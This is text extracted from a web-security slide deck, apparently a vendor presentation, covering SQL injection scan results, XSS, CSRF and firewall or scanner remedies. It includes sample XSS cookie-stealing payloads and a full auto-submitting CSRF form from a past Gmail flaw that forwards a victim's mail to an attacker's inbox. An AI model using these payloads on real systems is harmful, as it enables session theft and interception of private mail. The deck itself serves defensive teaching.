This product includes softwares developed by the Apache Software Foundation <http://www.apache.org> licensed under Apache License 2.0. HSQLDB is licensed under BSD license. JDBC is licensed by Sun Microsystems, Inc under the LGPL license. The Copyrights of these softwares belong to their respective owners.

OK

Ready

Wind... Dow... Intern... XP-H... Untitl... Micr... Web ... 上午 12:41

Windo... Downlo... Paros S... XP-Hac... Untitled... Microso... 上午 12:36

Automated Web AP Scanner

Paros Scanning Report - Windows Internet Explorer

C:\Users\Michael\paros\session\LatestScannedReport.htm

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

McAfee SiteAdvisor

我的最愛

http://www.... Paros使用介... Paros Scanni... Paros Sca... x

尋找: hacker 上一個 下一個 選項 v

High (Suspicious)	SQL Injection Fingerprinting
Description	SQL injection may be possible.
URL	http://www.michael-test.com/sqltest.asp
Parameter	txtusername=wang&txtpassword=wang%27INJECTED_PARAM
Other information	ODBC
URL	http://www.michael-test.com/sqltest.asp
Parameter	txtusername=wang%27INJECTED_PARAM&txtpassword=wang
Other information	ODBC
Solution	Do not trust client side input even if there is client side validation. In general, • If the input string is numeric, type check it. • If the application used JDBC, use PreparedStatement or CallableStatement with parameters passed by '?' • If the application used ASP, use ADO Command Objects with strong type checking and parameterized query. • If stored procedure or bind variables can be used, use it for parameter passing into query. Do not just concatenate string into query in the stored procedure! • Do not create dynamic SQL query by simple string concatenation. • Use minimum database user privilege for the application. This does not eliminate SQL injection but minimize its damage. Eg if the application require reading one table only, grant such access to the application. Avoid using 'sa' or 'db-owner'.
Reference	• The OWASP guide at http://www.owasp.org/documentation/guide

完成

電腦 | 受保護模式: 關閉

100%

上午 12:38

Windows... Downlo... Paros S... XP-Hac... Untitled... Microso...

麟瑞科技 RING LINE CORPORATION

電腦 | 受保護模式: 關閉

100%


上午 12:38

Windows... Downlo... Paros S... XP-Hac... Untitled... Microso...

麟瑞科技 RING LINE CORPORATION

MS SQL/ASP 攻擊地圖與9大防護對策

在MS SQL/SQL環境中的攻擊路線中，SQL Injection程式鎖定MS SQL Server的延伸預存程序和系統預存程序，如xp_cmdshell等，刪除不必要的預存程序，就能有效降低風險。



資料來源：張裕敬，iThome 整理，2008 年9月



麟瑞科技
RING LINE CORPORATION



Cross-Site Scripting


- Reflected XSS, Stored XSS
- Samy Worm
- Web sites compromised: FBI.gov, CNN.com, Time.com, Ebay, Yahoo, Apple computer, Microsoft, Zdnet, Wired, and Newsbytes
- Top vulnerable weakness in recent years
- Web sites vulnerable to XSS: searching page, forum, comment, login page..
- Cross-Site Scripting attacks
 - ➔ Hoax
 - ➔ Steal user's session Id and cookies
 - ➔ Almost full control to your browsers such as port scan, keylogger and send requests on behave of the client




Cross-Site Scripting

1

Attacker sets the trap – update my profile




Application with stored XSS vulnerability



2

Victim views page – sees attacker profile



3

Script silently sends attacker Victim's session cookie



麟瑞科技
RING LINE CORPORATION



Automated Web AP Scanner – XSS, CSRF

- Commercial Web AP Scanner
- Paros

The image displays two software interfaces side-by-side. On the left is the Acunetix Web Vulnerability Scanner (Consultant edition). Its interface includes a 'Tools Explorer' on the far left with categories like 'Web Vulnerability Scanner', 'Tools', 'Configuration', and 'General'. The main pane shows 'Version information' for Acunetix Web Vulnerability Scanner, version 4.0, build 20060717, with a copyright notice for 2006 Acunetix. Below this is a note about checking for updates. At the bottom, an 'Activity window' lists loaded modules: 'Directory checks', 'Text search', and 'GHDB - Google hacking database'. On the right is the Paros Proxy interface, titled 'Untitled Session - Paros'. It shows a list of 'Sites' and a 'Request' tab displaying an HTTP POST request to 'http://www.michael-test.com/sqltest.asp'. A 'Paros' version dialog box is overlaid on the Paros interface, showing the Paros logo, 'Version 3.2.13', and a detailed disclaimer and license information. The Windows taskbar at the bottom shows various open applications and the system clock at 12:41 PM.

Acunetix Web Vulnerability Scanner (Consultant edition)

File Tools Help

New scan

Tools Explorer

Web Vulnerability Scanner

Tools

Site crawler

Target finder

HTTP editor

HTTP sniffer

HTTP fuzzer

Authentication tester

Reporter

Compare results

Configuration

Settings

Scanning profiles

General

Program updates

Version information

Licensing

Support Center

How to purchase

acunetix

Version information

Acunetix Web Vulnerability Scanner

Copyright © 2006 Acunetix.

Version: 4.0

Build: 20060717

NOTE : To check for newer builds of Web Vulnerability Scanner click on GeneralProgram updates and select "Check for updates".

© 2006. All rights reserved. Acunetix Ltd.

Activity window

Load module "Directory checks" ...

Load module "Text search" ...

Load module "GHDB - Google hacking database" ...

8 modules loaded.

Crawler tool initialized

Application Log Error Log Search Results

Untitled Session - Paros

File Edit View Analyse Report Tools Help

Sites

Request Response Trap

POST http://www.michael-test.com/sqltest.asp HTTP/1.1

Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/vnd.ms-xpsdocument, application/xaml+xml, application/x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-shockwave-flash, *

Ref: ...

Acc: ...

Use: ...

foP: ...

Cor: ...

Hos: ...

Cor: ...

Pro: ...

btu: ...

Raw

username)

ssword,btusername)

printing

Paros

PAROS

Version 3.2.13

Copyright (C) 2003-2005 Chinotec Technologies Company

Disclaimer: You should only use this software to test the security of your own web application or those you are authorized to do so, parosproxy.org takes no responsibility for any problems in relation to running Paros against any applications or machines

This program is free software; you can redistribute it and/or modify it under the terms of the Clarified Artistic License as published in the Free Software Foundation. This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the Clarified Artistic License for more details.

For queries please send to contact@parosproxy.org

This product includes softwares developed by the Apache Software Foundation <http://www.apache.org> licensed under Apache License 2.0. HSQLDB is licensed under BSD license. JDic is licensed by Sun Microsystems, Inc under the LGPL license. The Copyrights of these softwares belong to their respective owners.

OK


Ready

Wind... Dow... Intern... XP-H... Untitl... Micr... Web ... 上午 12:41

Windo... Downlo... Paros S... XP-Hac... Untitled... Microso... 上午 12:36

Cross-Site Scripting Attack Demo

- ❏ XSS attack demo
- ❏ Use web ap scanner to find it
- ❏ Ratproxy – semi-auto web application security assessment tool for XSS, CSRF



Cross-Site Scripting (Server-side) Prevention

- ➡ Input/Output Sanitation
- ➡ Don't trust user input: TextBox, Url, Cookie, HTTP Header
- ➡ Use TextBox and MaxLength attributes
- ➡ Cookie encryption

- ➡ Character encoding(URL Encode)

%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E


- ➡ `alert(String.fromCharCode(88,83,83))`

**<script>alert(document.cookie)
</script>**

- ➡ Writing input/Output filtering is error-prone; it's advised to use Web Application Firewall



CSRF example: logout




Assumed that a logout script of a blog web site is as below :
`http://blog.com/cgi-bin/logout.cgi`

Then an attacker added the link as below to the blog through CRSF:
`<img src=http://blog.com/cgi-bin/logout.cgi>`

The user will logout automatically when executing the link after the user logged on...

CSRF example: Gmail vulnerability



資料來源:中華電信研究所資通安全研究室

User visits Evil Site

```
<html><body>
<form name="form" method="POST" enctype="multipart/form-
data"
action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf">
<input type="hidden" name="cf2_emc" value="true"/>
<input type="hidden" name="cf2_email"
value="evilinbox@mailinator.com"/>
<input type="hidden" name="cf1_from" value=""/>
<input type="hidden" name="cf1_to" value=""/>
<input type="hidden" name="cf1_subj" value=""/>
<input type="hidden" name="cf1_has" value=""/><input
type="hidden"
name="cf1_hasnot" value=""/>
<input type="hidden" name="cf1_attach" value="true"/>
<input type="hidden" name="tfi" value=""/>
<input type="hidden" name="s" value="z"/>
<input type="hidden" name="irf" value="on"/>
<input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
</form><script>form.submit()</script></body></html>
```

http://www.gnucitizen.org/util/csrf?_method=POST&_enctype=multipart/form-data&action=https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf&cf2_emc=true&cf2_email=evilinbox@mailinator.com&cf1_from=&cf1_to=&cf1_subj=&cf1_has=&cf1_hasnot=&cf1_attach=true&tfi=&s=z&irf=on&nvp_bu_cftb=Create%20Filter



麟瑞科技
RING LINE CORPORATION



CSRF Preventions

- ❏ Ensure that there are no XSS vulnerabilities in your application
- ❏ Insert custom random tokens into every form and URL
- ❏ For sensitive data or value transactions, re-authenticate or use transaction signing
- ❏ Do not use GET requests (URLs) for sensitive data or to perform value transactions
- ❏ POST alone is insufficient; combining random token is a plus
- ❏ For ASP.NET, set a ViewStateUserKey, which provides a similar type of check to a random token

Differences between the Two

- ❏ Stored XSS is more serious than reflected XSS
- ❏ Reflected XSS must use some means of inducing users to visit attacker's crafted URL.
 - ❏ phishing attack by offering a link to his own malicious web server would be suspected as a scam
 - ❏ the requirement for stored XSS is avoided
- ❏ Stored XSS guaranteed that victim users will be already accessing the application at the time that the attack strikes
 - ❏ reflected XSS may try to engineer this situation by persuading the user to log in



Cost and Money



- ❑ 15 flaws in every 1000 lines of code
- ❑ In average taking 75 minutes to find a security hole , 2-9 hours to fix it
- ❑ every E-commerce site contains 150,000~250,000 lines of code in average

Days spent on checking and securing a web site :

625 days(1 year and 260 days)

WAF can ease your life! Let's see how...



麟瑞科技
RING LINE CORPORATION



Solutions that we have...




- Adopt SDLC from the scratch
- Rewrite your codes
 - Code Review
 - Web Application Vulnerability Scanners
 - Microsoft released two security tools: Microsoft Source Code Analyzer for SQL Injection , and Scrwalr
- Deploy Web Application Firewall
 - Integrated with vulnerability scanners




Before (Real Case)

Critical: 175
High: 79
Medium: 67
Low: 110
Info: 401




Comments: 810
Hiddens: 656
Forms: 613
Emails: 62
Javascript: 778
Cookies: 3




After (Real Case)

Critical: 0
High: 3
Medium: 2
Low: 2
Info: 349



Comments: 459
Hiddens: 325
Forms: 321
Emails: 281
Javascript: 442
Cookies: 2



OWASP Scrubbr

- Scrubbr is a database scanning tool that checks numerous database technologies for the presence of possible stored cross-site scripting attacks.
- The tool was partially inspired by "Scrawl", a trimmed-down version of HP's WebInspect which was released for free
- Aspect Security generously donated Scrubbr to OWASP to help people get some visibility into their databases and check for malicious data.



OWASP Scrubbr

Database	Connection Information									
☐ MySQL (5.0+) ☐ MS SQL Server 2005+ ☐ Oracle Scrubbr is brought to you by:  Application Security Specialists and:  The Open Web Application Security Project	Database Host/IP: 127.0.0.1 Port: Database: Username: dbna1 Password: Confirm Connection									
Target Information ☒ Scan Entire Database ☐ Scan Single Table ☐ Scan Multiple Tables <table><tr><td> </td><td> </td><td> </td></tr><tr><td> </td><td> </td><td> </td></tr><tr><td> </td><td> </td><td> </td></tr></table> AntiSamy Policy File: Slashdot (default) ▼ Start Scan Stop Scan										



OWASP Scrubbr – Try Fix

The screenshot displays the OWASP Scrubbr application interface. The main window, titled "Scrubbr - Scan Results", is divided into two panes. The left pane, "Table Breakdown", shows the following statistics:

- Tables Scanned: 1
- Tainted Tables: 1
- Rows Scanned: 15
- Tainted Rows Found: 1
- Tainted Tuples (values): 1
- Scan Time:

The right pane, "Rows", displays a table with the following data:

id	username	password	姓名	計算機概論
17	wang	wang	王小明	<script>100</script>

A modal dialog box titled "Scrubbr" is overlaid on the main window. It contains a green question mark icon and the following text:

This will update every row in the 'sktest' table with the following value:

`<script>100</script>`

... with the value in the "Cleaned value" box. Are you sure you want to do this?

This will affect 1 rows.

At the bottom of the dialog are two buttons: "是(Y)" (Yes) and "否(N)" (No).

Below the dialog, in the main window, there is a list of "Tainted Tables (selected)" with "sktest" listed. At the bottom of the main window, there are several buttons: "Try Fix", "Ignore", "Skip", "Generate Report...", and "Mar".

問題與討論

Thank you!



Michael_Shiah@ringline.com.tw



02-26512340#699



麟瑞科技
RING LINE CORPORATION

